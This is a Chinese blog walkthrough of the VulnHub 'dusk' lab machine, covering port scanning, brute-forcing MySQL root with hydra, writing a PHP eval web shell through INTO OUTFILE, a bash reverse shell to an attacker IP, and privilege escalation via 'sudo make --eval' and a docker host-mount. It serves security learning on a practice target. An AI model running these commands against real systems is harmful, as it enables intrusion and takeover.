[vulnhub]dusk-Writeup

原创

Vicl1fe 于 2019-12-23 09:36:14 发布 451 收藏

分类专栏： vulnhub

本文链接：https://blog.csdn.net/qq_41918771/article/details/103659568

个人博客地址

```
http://www.darkerbox.com
```

欢迎大家学习交流

靶机网址：

```
https://www.vulnhub.com/entry/sunset-dusk,404/
```


靶机知识点：

靶机IP：192.168.34.170

kali IP：192.168.34.69


信息收集

```
nmap -sS -sV -p- 0-65535 192.168.34.170
```



端口开的不少。扫扫目录

```
gobuster dir -u "http://192.168.34.170" -w /usr/share/wordlists/dirb/big.txt -x php
```



全是403。没东西。


访问8080端口看看，1.php.2.php.3.php是我做的时候写的。

这里也扫过目录了，也没东西。唯一有用的就是那个Location working 。网站目录在/var/tmp下面。这里也只能到这里了。

漏洞利用

上面扫端口发现有3306端口。爆破一下

```
hydra -l root -P /usr/share/wordlists/rockyou.txt 192.168.34.170 mysql
```




密码为password

mysql远程登录

```
mysql -h 192.168.34.170 -u root -p
select "<?php eval($_GET['cmd']);?>" into outfile "/var/tmp/4.php";
```

给/var/tmp下面写一句话木马。





打开bp抓包。准备弹shell


写好bash反弹shell

```
echo "bash -i >& /dev/tcp/192.168.34.80/6666 0>&1" | bash
```

进行url编码







这里有个知识点，看了个大哥的。1nslght

想要清屏就执行下条命令，给TERM这个环境变量赋值screen，就可以清屏(clear)了。

```
export TERM=screen # 赋值xterm也可以
```

权限提升

```
sudo -l
```

```
www-data@dusk:/var/tmp$ ssuuddoo  --ll

Matching Defaults entries for www-data on dusk:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on dusk:
    (dusk) NOPASSWD: /usr/bin/ping, /usr/bin/make, /usr/bin/sl
www-data@dusk:/var/tmp$
```

发现能以dusk用户执行三个命令。这里使用第二个。

make命令。

使用make命令前，我觉得有必要看一下make命令的用法和makefile文件的格式。make，makefile

即.makefile的格式必须如下图

Makefile文件由一系列规则（rules）构成。每条规则的形式如下。

```
<target> : <prerequisites>
[tab]  <commands>
```

此时我们看以下代码

```
$'x:\n\t'/bin/sh
```

```
root@kali:~# echo $'x:\n\t'/bin/sh
x:
        /bin/sh
root@kali:~#
```

这种格式就是makefile的格式。给大家再看一下没有$的区别

```
root@kali:~# echo 'x:\n\t'/bin/sh
x:\n\t/bin/sh
root@kali:~#
```

直接输出，并没有解析\n\t。

好了到了这里就可以继续了


payload：

```
sudo -u dusk make --eval=$'x:\n\t'/bin/sh
```

make的–eval参数，make将–eval的参数当做makefile语句执行。

–debug[=FLAGS]	打印各种调试信息。
-e, --environment-overrides	环境变量覆盖 makefile 中的变量。
–eval=STRING	Evaluate STRING as a makefile statement.
-f FILE, --file=FILE, --makefile=FILE	从 FILE 中读入 makefile。
-h, --help	打印该消息并退出。
-i, --ignore-errors	Ignore errors from recipes.

执行




得到了dusk用户creds(凭证)

又get到了

```
docker run -v /:/hostOS -i -t chrisfosterelli/rootplease
```

简单说一下，上面的代码，配合下图：将容器外部的目录`/`挂载到容器内部`/hostOS`，应该就是`/hostOS`这个目录拥有和主机外部`/`相同的目录结构。-i -t 使用 -i 和 -t 参数进入容器的 shell。
chrisfosterelli/rootplease是一个docker image。需要联网下载到本地
https://registry.hub.docker.com/r/chrisfosterelli/rootplease



由于靶机连不上网，这里可能截不了图。我会自己搭建一个环境复现一下。写一篇博客。

欢迎大家一起学习交流，共同进步，欢迎加入信息安全小白群

信息安全小白群

扫一扫二维码，加入群聊。